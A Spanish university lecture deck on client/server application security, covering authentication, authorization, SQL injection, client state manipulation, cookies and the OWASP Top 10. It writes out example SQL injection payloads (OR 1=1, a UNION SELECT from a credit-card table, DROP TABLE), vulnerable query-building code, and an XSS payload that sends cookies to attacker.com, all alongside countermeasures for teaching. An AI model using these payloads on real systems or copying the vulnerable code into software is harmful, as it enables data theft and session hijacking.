

# SEGURIDAD EN APLICACIONES CLIENTE/SERVIDOR

Sistemas informáticos I

## SEGURIDAD INFORMÁTICA

### ¿Qué es la seguridad informática?

Protección provista a un sistema de información para alcanzar los objetivos de preservar la **integridad**, **disponibilidad** y **confidencialidad** de los recursos del sistema, incluyendo software, hardware, firmware, datos/información y comunicaciones.



## LA SEGURIDAD ES HOLÍSTICA (VS. REDUCCIONISTA)

- Seguridad física
- Seguridad tecnológica
  - Seguridad de la aplicación
  - Seguridad del sistema operativo
  - Seguridad de la red
- Políticas y procedimientos
- Las tres partes son necesarias y fundamentales cuando se habla de la seguridad de los sistemas informáticos



## SEGURIDAD FÍSICA

- Limitar el acceso al espacio físico para prevenir robo de bienes y entradas no autorizadas
- Protección contra filtrado de información y robo de documentos
- Ejemplo: Dumpster Diving: recolectar información sensible revisando la basura de la empresa víctima



## SEGURIDAD TECNOLÓGICA

- Seguridad de la aplicación
  - Un correcto proceso de verificación de identidad
  - Correcta configuración del servidor:
    - Ficheros locales.
    - Contenidos de la base de datos
  - Interpretación robusta de los datos
- Seguridad del sistema operativo
  - Las aplicaciones usan el S.O. para muchas funciones
  - El código del S.O. a menudo contiene vulnerabilidades
    - Actualizaciones frecuentes
- Seguridad de la red:
  - Mitigar el tráfico malicioso
  - Herramientas: cortafuegos y sistemas de detección de intrusiones



## POLÍTICAS Y PROCEDIMIENTOS

- Ejemplo: ataque de ingeniería social → aprovecharse de empleados desprevenidos (los atacantes logran que un empleado divulgue su usuario y clave)
- Custodiar la información empresarial sensible
- Los empleados deben estar prevenidos, ser entrenados para ser un poco paranoicos y estar vigilantes



## ROLES/PERSONAJES

- Alice y Bob: los buenos (A y B)
- Eva: una "oyente" (eavesdropper) pasiva
- Mallory: una "oyente" activa
- Trent: persona en la cual Alice y Bob confían (trust)



## **Autenticación vs. Autorización**



## AUTENTICACIÓN

- Verificar identidad
- ¿Cómo puede estar Bob seguro de que se está comunicando con Alice?
- Existen tres formas generales:
  - Algo que **sabes**
  - Algo que  **tienes**
  - Algo que **eres**



## ALGO QUE SABES

- Ejemplo: claves
  - Ventajas:
    - Simple de implementar
    - Simple de entender para los usuarios
  - Desventajas:
    - Fácil de romper (a menos que el usuario elija una clave fuerte)
    - Las claves se reutilizan muchas veces
- Claves de usar y tirar (one time passwords – OTP): utilizar una clave diferente cada vez
  - Es difícil para los usuarios recordar todas (apuntarlas?!?!?!?!)
  - Gestores de contraseñas, p.ej., KeePass o LastPass



## ALGO QUE TIENES

- Tarjetas OTP: generan una nueva clave cada vez que el usuario accede
- Tarjeta inteligente (*Smart Card*):
  - Resistente a la manipulación, almacena información secreta, se inserta en un lector de tarjetas
- Token/Llave: por ejemplo iButton
- Tarjeta de cajero automático
- La fortaleza de la autenticación depende de la dificultad de imitar el producto
- Cada vez más, token software




## ALGO QUE ERES

- Parámetros biométricos
- Ventaja: “eleva el listón”
- Desventajas:
  - Falsos negativos/falsos positivos
  - Aceptación social
  - Gestión de claves


Técnica	Efectividad	Aceptación
Escaneo de Palma	1	6
Escaneo de Iris	2	1
Escaneo de Retina	3	7
Huella digital	4	5
Identificación de Voz	5	3
Reconocimiento Facial	6	4
Dinámica de la firma	7	2






ALGUNOS COMENTARIOS

- Autenticación en dos fases vs. Autenticación de dos factores
- Se pueden combinar métodos (p.ej., tarjeta de banco + código PIN)
- ¿Quién autentica a quién?
  - Ordenador a Persona
  - Ordenador a ordenador
- Tres tipos (por ejemplo, SSL):
  - Autenticación del cliente, del servidor y mutua







AUTORIZACIÓN

- Verificar si un usuario (una vez autenticado) tiene permiso para llevar a cabo una acción determinada
- Identidad vs. Autoridad
- ¿Puede un sujeto (Alice) acceder a un recurso (abrir un fichero)?
- Lista de control de acceso (Access control list – ACL):
  - Mecanismos utilizado por muchos sistemas operativos para determinar si los usuarios están autorizados para llevar a cabo diferentes acciones
  - Conjunto de triplas:
    - <usuario, recurso, privilegio>
    - Especifican qué usuarios están autorizados para acceder a qué recursos y con qué privilegios
  - Los privilegios se pueden asignar en base a roles

Usuario	Recurso	Privilegio
Alice	/home/Alice/*	Read, write, execute
Bob	/home/Bob /*	Read, write, execute









## CONFIDENCIALIDAD

- Preservar las restricciones de autorización para acceso y revelado de información, incluyendo medios para proteger la privacidad personal e información propietaria
- La pérdida de confidencialidad implica el acceso o revelado no autorizado de información
- Incluye:
  - **Confidencialidad de datos** (información): asegura que los datos privados no sean hechos públicos o revelados a personas no autorizadas
  - **Privacidad**: asegura que cada individuo controla y decide qué información (sobre él mismo) puede ser recogida y almacenada y por quién, y a quién puede ser revelada



## CONFIDENCIALIDAD

- Ejemplo: Alice y Bob quieren que su comunicación sea un secreto para Eva
- Clave (key): secreto compartido entre Alice y Bob
- Algunas veces se consigue con
  - Criptografía
  - Esteganografía
  - Control de acceso
  - Vistas en las BB.DD.



## INTEGRIDAD

- Evitar modificaciones o destrucción no apropiada de los datos, incluyendo asegurar el no-rechazo (*non-repudiation*) y autenticidad de los datos
- Integridad de datos = datos no corruptos
- La pérdida de integridad significa la modificación o destrucción no autorizada de los datos
- Incluye:
  - **Integridad de datos:** asegurar que la información y los programas son modificados sólo de forma específica y autorizada
  - **Integridad del sistema:** asegurar que un sistema ejecuta la funcionalidad prevista sin menoscabo, sin manipulación no autorizada (sea con o sin intención)




## INTEGRIDAD

- Ejemplo:
  - Ataque de hombre en el medio (*Man in the middle attack - MITM*)
    - ¿Ha manipulado Mallory el mensaje que Alice le mandó a Bob?
- Verificación de integridad: agregar redundancia a los datos/mensajes
- Técnicas:
  - Hashing, Checksums (CRC,...)
    - Ojo al uso de algoritmos obsoletos, p.ej., MD5, SHA-1,...
  - Códigos de Autenticación de mensajes (MACs)
    - Basados en claves





## DISPONIBILIDAD

- Asegurar que la información pueda ser accedida y utilizada de forma confiable y en tiempo
- La pérdida de disponibilidad significa la interrupción o demora de acceso o uso de la información o sistema de información a usuarios legítimos
- Cómo:
  - Agregar redundancia para evitar un punto único de falla
  - Imponer límites a lo que los usuarios legítimos pueden hacer
- El objetivo de los ataques (distribuidos) de denegación de servicios ((D)DOS) es reducir la disponibilidad
  - Se utiliza malware para enviar un tráfico excesivo al servidor víctima
  - Servidores saturados (sobrepasados) no pueden atender peticiones legítimas



## OBJETIVOS ADICIONALES

- **Autenticidad:**
  - Propiedad de ser genuino y capaz de ser verificado y confiable; confianza en la validez de una transmisión, mensaje u origen de un mensaje
  - Implica verificar que los usuarios son quienes dicen ser y que cada entrada al sistema viene de una fuente de confianza
- **Asignación de responsabilidad** (accountability): que las acciones de una entidad puedan ser atribuidas de forma unívoca a esa entidad
  - Porque el sistema realmente seguro no existe, debe ser posible atribuir responsabilidades de intrusiones



## LA SEGURIDAD DESDE EL DISEÑO

- Diseñar el sistema con la seguridad en mente
  - No puede ser una idea posterior (ah! y ahora vamos a controlar...)
  - Difícil "agregar" seguridad *a posteriori*
- Definir objetivos de seguridad concretos y medibles
  - Sólo algunos usuarios pueden ejecutar X. Registrar la acción
  - La salida de la función Y debe ser encriptada
  - La función Z debe estar disponible el 99% del tiempo
- Dos conceptos fundamentales a día de hoy en el diseño de sistemas informáticos:
  - *Pentesting*
  - Análisis forense



## ENUMERACIÓN DE NOMBRES DE USUARIO

- Tipo de ataque en sistemas en los que la validación de usuarios le dice al atacante si el nombre de usuario provisto es correcto (existe) o no
  - *El usuario "admin" no existe*
  - *Clave no válida*
- Contramedidas:
  - El mensaje de feedback debe ser del estilo: *El usuario o clave son incorrectos*



# INYECCIÓN DE SQL

- **Repasar las prácticas**
- Permite recuperar (o manipular) información vital de la base de datos
- Ejemplo del impacto en casos reales:
  - El sistema de pagos de Mastercard fue atacado en junio de 2005
  - Robaron datos de 263000 tarjetas de crédito
  - Había almacenados datos de > 40 millones, sin encriptar
- Hay varias formas de ejecutar ataque, aunque en esencia el patrón es simple
- No todos los SGBD son igualmente vulnerables
  - Por ejemplo, MS SQL Server da más información de lo conveniente en los mensajes de error
- Es un problema de seguridad clásico, ¿ya superado? → ver más adelante



# INYECCIÓN DE SQL ESCENARIO DE ATAQUE

- Formulario para revisar órdenes de compra de pizzas
    - El formulario pide el (número de) mes del que se desea ver los pedidos
- Review Previous Orders**

View orders for month:
- Petición HTTP: [https://www.deliver-me-pizza.com/show\\_orders?month=10](https://www.deliver-me-pizza.com/show_orders?month=10)

La aplicación construye la consulta SQL a partir del parámetro

```
sql_query = "SELECT pizza, toppings, quantity, order_day " +  
            "FROM orders " +  
            "WHERE userid=" + session.getCurrentUserId() + " " +  
            "AND order_month=" + request.getParameter("month");
```



```
SELECT pizza, toppings, quantity, order_day FROM orders  
WHERE userid=4123 AND order_month=10
```



## INYECCIÓN DE SQL ESCENARIO DE ATAQUE

- Tipo de ataque 1: obtención de datos
  - En el campo de formulario *month* se especifica una condición SQL que se evalúa a verdadero, por ejemplo, "10 OR 1=1"
- La aplicación construye la consulta SQL a partir del parámetro como:

```
SELECT pizza, toppings, quantity, order_day FROM orders  
WHERE userid=4123 AND order_month=10 OR 1=1
```
- Datos comprometidos → acceso a datos de otros usuarios

**Your Pizza Orders:**

Pizza	Toppings	Quantity	Order Day
Diavola	Tomato, Mozarella, Pepperoni, ...	2	12
Napoli	Tomato, Mozarella, Anchovies, ...	1	17
Margherita	Tomato, Mozarella, Chicken, ...	3	5
Marinara	Oregano, Anchovies, Garlic, ...	1	24
Capricciosa	Mushrooms, Artichokes, Olives, ...	2	15
Veronese	Mushrooms, Prosciutto, Peas, ...	1	21
Godfather	Corleone Chicken, Mozarella, ...	5	13
...			



## INYECCIÓN DE SQL ESCENARIO DE ATAQUE

- Tipo de ataque 2: obtención de datos
  - En el campo de formulario *month* se especifica una SELECT de otra tabla, por ejemplo, "month = 10 AND 1=0 UNION SELECT cardholder, number, exp\_month, exp\_year FROM creditcards"
- La aplicación construye la consulta SQL a partir del parámetro como:

```
SELECT pizza, toppings, quantity, order_day FROM orders  
WHERE userid=4123 AND order_month=10 OR 1=0 UNION  
SELECT cardholder, number, exp_month, exp_year FROM creditcards
```
- Datos comprometidos → acceso a información crítica

**Your Pizza Orders in October:**

Pizza	Toppings	Quantity	Order Day
Neil Daswani	1234 1234 9999 1111	11	2007
Christoph Kern	1234 4321 3333 2222	4	2008
Anita Kesavan	2354 7777 1111 1234	3	2007
...			



## INYECCIÓN DE SQL ESCENARIO DE ATAQUE


- Tipo de ataque 3: manipulación de datos
  - En el campo de formulario *month* se especifica una consulta SQL que implica la modificación de datos, por ejemplo, "month=10; DROP TABLE creditcards"
- La aplicación construye la consulta SQL a partir del parámetro como:

```
SELECT pizza, toppings, quantity, order_day FROM orders
WHERE userid=4123 AND order_month=10;
DROP TABLE creditcards
```

- Datos comprometidos → pérdida/manipulación de datos
- La inyección SQL también permite ejecutar sentencias de administración
  - Se podría evitar con una buena política de roles en la configuración de la base de datos



## CONTRAMEDIDAS



- Evitar conectarse como *root* o como propietario
  - Usar usuarios específicos con permisos restringidos
- Sanitizar entrada de datos: validación de entradas y escape de caracteres
- Usar prepared statements
- Mitigar impacto



## SANITIZAR ENTRADAS

- Filtrar comillas, puntos y comas, espacios en blanco, y... ???
  - Podemos olvidar de un carácter peligroso
  - Conflicto con requisitos funcionales: crear usuario O'Brien
- Listas negras vs. listas blancas
  - Listas negras no son una solución "total"
    - Por ejemplo, no se puede utilizar con parámetros numéricos
  - Listas blancas: Verifica la entrada con expresiones regulares
    - Ejemplo, el parámetro month debe ser un entero no negativo: `^[0-9]*$`
- Escape de caracteres especiales:
  - Sólo funciona para entradas en formato cadena
  - Parámetros numéricos siguen siendo vulnerables

```
sql = "INSERT INTO USERS (uname,passwd) " +  
      "VALUES (" + escape(uname) + ", " + escape(password) + ")"
```




```
INSERT INTO USERS (uname,passwd) VALUES ('o'connor','terminator')
```



## MITIGAR EFECTO DE ATAQUES

- Prevenir el filtrado de meta-información:
  - Conocer el esquema de la base de datos facilita el trabajo del atacante
    - No mostrar mensajes de error detallados y secuencia de llamadas (stack traces) a usuarios externos
  - Blind SQL Injection*: el atacante intenta interrogar al sistema para recrear su organización
- Limitar los privilegios (defensa en profundidad):
  - Aplicar el principio de privilegio mínimo:
    - ¿Qué tablas/vistas puede consultar?
    - ¿Puede ejecutar updates/inserts?
  - Puede evitar que un atacante ejecute sentencias INSERT y DROP.
  - No puede evitar que haga SELECT y comprometa información sensible
- Encriptar datos sensibles:
  - Precauciones en las gestiones de claves: no almacenar las claves en la BD
  - Algunas SGBD/frameworks (p.ej., django) permiten un encriptado automático, pero retornan en plano el resultado de las consultas





## MITIGAR EFECTO DE ATAQUES

- Endurecer las defensas del SGBD y del S.O. anfitrión
  - Funciones peligrosas pueden estar disponibles por omisión
    - Por ejemplo, en MS SQL Server:
      - Se permite a los usuarios abrir sockets de entrada y salida
      - Un atacante puede robar datos, cargar binarios, hacer scanning de puertos
  - Deshabilitar servicios no usados y cuentas en el S.O.
    - Por ejemplo, no hay necesidad de un servidor web en un anfitrión dedicado a servidor de base de datos
- Validar las entradas
  - La validación de los parámetros de las consultas no es suficiente
  - Validar todas las entradas apenas se conozcan en el código
  - Rechazar entradas demasiado largas
    - Puede prevenir algún error de buffer overflow en el parser de SQL
  - La redundancia ayuda a proteger sistemas
    - No por validar en el cliente podemos asegurar la seguridad del sistema



## MANIPULACIÓN DEL ESTADO DEL CLIENTE

- Tipo de ataque que explota la característica del protocolo HTTP/S de ser *stateless*:
  - Para llevar a cabo su funcionalidad, la mayoría de las aplicaciones web deben mantener estado
  - Con frecuencia, de una forma u otra, el estado se envía a los clientes que lo devuelven al servidor en futuras solicitudes
  - Los parámetros utilizados para mantener "memoria" del estado no están en realidad ocultos y pueden ser manipulados
    - Parámetros *hidden*
    - Cookies
    - Ni que decir tiene ids de sesión como *query string*
      - En este caso se pueden enviar incluso de forma "descuidada" en la cabecera *Referer*
      - Un enlace de tipo `<a href="http://www.web.com/">`
    - Envía la petición:

```
GET / HTTP/1.1 Referer: https://www.deliver-me-pizza.com/submit_order?
session-id=3927a837e947df203784d309c8372b8e
```



# CONTRAMEDIDAS

- Utilizar POST en lugar de GET:

```
POST /submit_order HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 45

session-id%3D3927a837e947df203784d309c8372b8e
```

  - Id de sesión no visible en URL
  - Copy-paste no revela nada
  - Pequeños inconvenientes para el usuario, pero más seguro (no significa que sea seguro)
- Utilizar HTTPS:

```
HTTP/1.1 200 OK
Set-Cookie: session-id=3927a837e947df203784d309c8372b8e
```

```
GET /submit_order?pay=yes HTTP/1.1
Cookie: session-id=3927a837e947df203784d309c8372b8e
```

  - Cifra las comunicaciones con SSL (Secure Sockets Layer) o TLS (Transport Layer Security)
  - Evita que un atacante que intercepte mensajes entre cliente y servidor tenga acceso a información sensible



# TIPOS DE COOKIES

- Existen muchos tipos y clasificaciones de las cookies:
  - Cookies propias y de terceros
  - Cookies de sesión y persistentes
  - Cookies técnicas
  - Cookies de personalización
  - Cookies analíticas
  - Cookies publicitarias
- Cookies seguras y HTTPOnly
- Muchos de los tipos actuales (y más que surgirán, p.ej., cookies same-site) han aparecido para mitigar los problemas de seguridad de las cookies



## POLÍTICA DE SEGURIDAD DE COOKIES

3.1. Cookies propias insertadas por el Titular

El Titular de la web utiliza cookies propias que sirven para facilitar la correcta navegación en el sitio Web, así como para asegurar que el contenido de los menús se carga eficientemente.

Cookie	dominio	expiración	terceros	función	terceros
pid	Twitter.com	1 año	Terceros	Widget Twitter	Terceros
_ga	Twitter.com	2 años	Terceros	Widget Twitter	Terceros
datr	Facebook.com	5 días	Terceros	Widget Facebook	Terceros
#	Facebook.com	6 días	Terceros	Widget Facebook	Terceros
lu	Facebook.com	5 días	Terceros	Widget Facebook	Terceros
PERM_COOKIE	req_ref	sesión	Terceros	Widget Facebook	Terceros
"NAVIGATION" + NombreDePágina.R	req_ref	sesión	Terceros	Widget Facebook	Terceros
"Acceptation" + NombreDePágina.R	req_ref	sesión	Terceros	Widget Facebook	Terceros
COOKIE_SUPPORT	id	2 años	Terceros	Obtener resultados de campaña tanto en cuanto a impresiones y clics como a las actividades dentro del sitio del anunciante.	Terceros
COOKIE_SUPPORT	mt_map	3 años	Terceros	Obtener resultados de campaña tanto en cuanto a impresiones y clics como a las actividades dentro del sitio del anunciante.	Terceros
FIRST_COOKIE	Arj	90 días	Terceros	Obtener resultados de campaña tanto en cuanto a impresiones y clics como a las actividades dentro del sitio del anunciante.	Terceros
cookieCutter	Isu	90 días	Terceros	Obtener resultados de campaña tanto en cuanto a impresiones y clics como a las actividades dentro del sitio del anunciante.	Terceros
QUEST_LANGUAGE_ID	Sess	1 día	Terceros	Obtener resultados de campaña tanto en cuanto a impresiones y clics como a las actividades dentro del sitio del anunciante.	Terceros
sessionID	Udd2	90 días	Terceros	Obtener resultados de campaña tanto en cuanto a impresiones y clics como a las actividades dentro del sitio del anunciante.	Terceros
BlancoSantanderLang	VisitID	1 año	Terceros	Permite la recogida de datos de navegación, la generación de perfiles de interés con criterio experto, y el uso de esos perfiles para personalizar campañas publicitarias y contenido.	Terceros
VisitID	_trnd	Salesforce DMP	1 año	Permite la recogida de datos de navegación e interacción, con el fin de optimizar experiencia de uso.	Terceros
MF_	mouseflow		Terceros	Permite la recogida de datos de navegación e interacción, con el fin de optimizar experiencia de uso.	Terceros



## PROBLEMAS DE SEGURIDAD DE LAS COOKIES

- Aunque sobre el papel parecen un gran invento, en la práctica presentan serios problemas de seguridad:
  - No todos los navegadores (usuarios) las aceptan ni gestionan correctamente
  - Se almacenan de forma permanente en el navegador → deben expirar
    - Si no se gestionan de forma correcta, un atacante puede usar el mismo navegador para suplantar la identidad de un usuario válido
  - Cross-site request forgery
- Comunicaciones → man in the middle
  - HTTPS y aún así, evitar ataques
- Privacidad y anonimato
  - Perfiles de usuarios a través de cookies
- Código en el cliente de terceros
  - Cookies de tipo HTTPOnly

### Example Attack Scenario

The application allows a user to submit a state changing request that does not include anything sensitive.

Scenario 1: The application uses untrusted data in the construction of the following HTML snippet without validation or escaping:


(String) page += "<input name='creditcard' type='TEXT' value='"+ request.getParameter("CC") + "'>";

The attacker modifies the 'CC' parameter in the browser to:

><script>document.location='http://www.attacker.com/cgi-bin/cookie.cgi?foo='+document.cookie</script>'

This attack causes the victim's session ID to be sent to the attacker's website, allowing the attacker to hijack the user's current session.

Note: Attackers can use XSS to defeat any automated Cross-Site Request Forgery (CSRF) defense the application might employ.



## RESUMEN MANIPULACIÓN DEL ESTADO DEL CLIENTE

- No confiar en las entradas del usuario
- Mantener la mayor información sensible en el servidor
- Cifrar las comunicaciones
- Firmar parámetros de la transacción (costoso en ancho de banda)
- No es suficiente con validar y calcular en JavaScript



## SEGURIDAD EN LA PROGRAMACIÓN WEB, OWASP

- OWASP (Open Web Application Security Project)
- Genera bajo licencia Open Source "guías de buenas prácticas" y sugerencias para mejorar la seguridad de las aplicaciones web desde la perspectiva de la codificación
- Ranking de las vulnerabilidades más críticas para las aplicaciones web:
  - [https://www.owasp.org/index.php/Category:OWASP\\_Top\\_Ten\\_Project](https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project)



TOP 10 DE VULNERABILIDADES

OWASP Top 10 - 2013		OWASP Top 10 - 2017
A1 – Injection	➔	A1:2017-Injection
A2 – Broken Authentication and Session Management	➔	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	➔	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	U	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	➔	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	➔	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	U	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	☒	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	➔	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	☒	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]

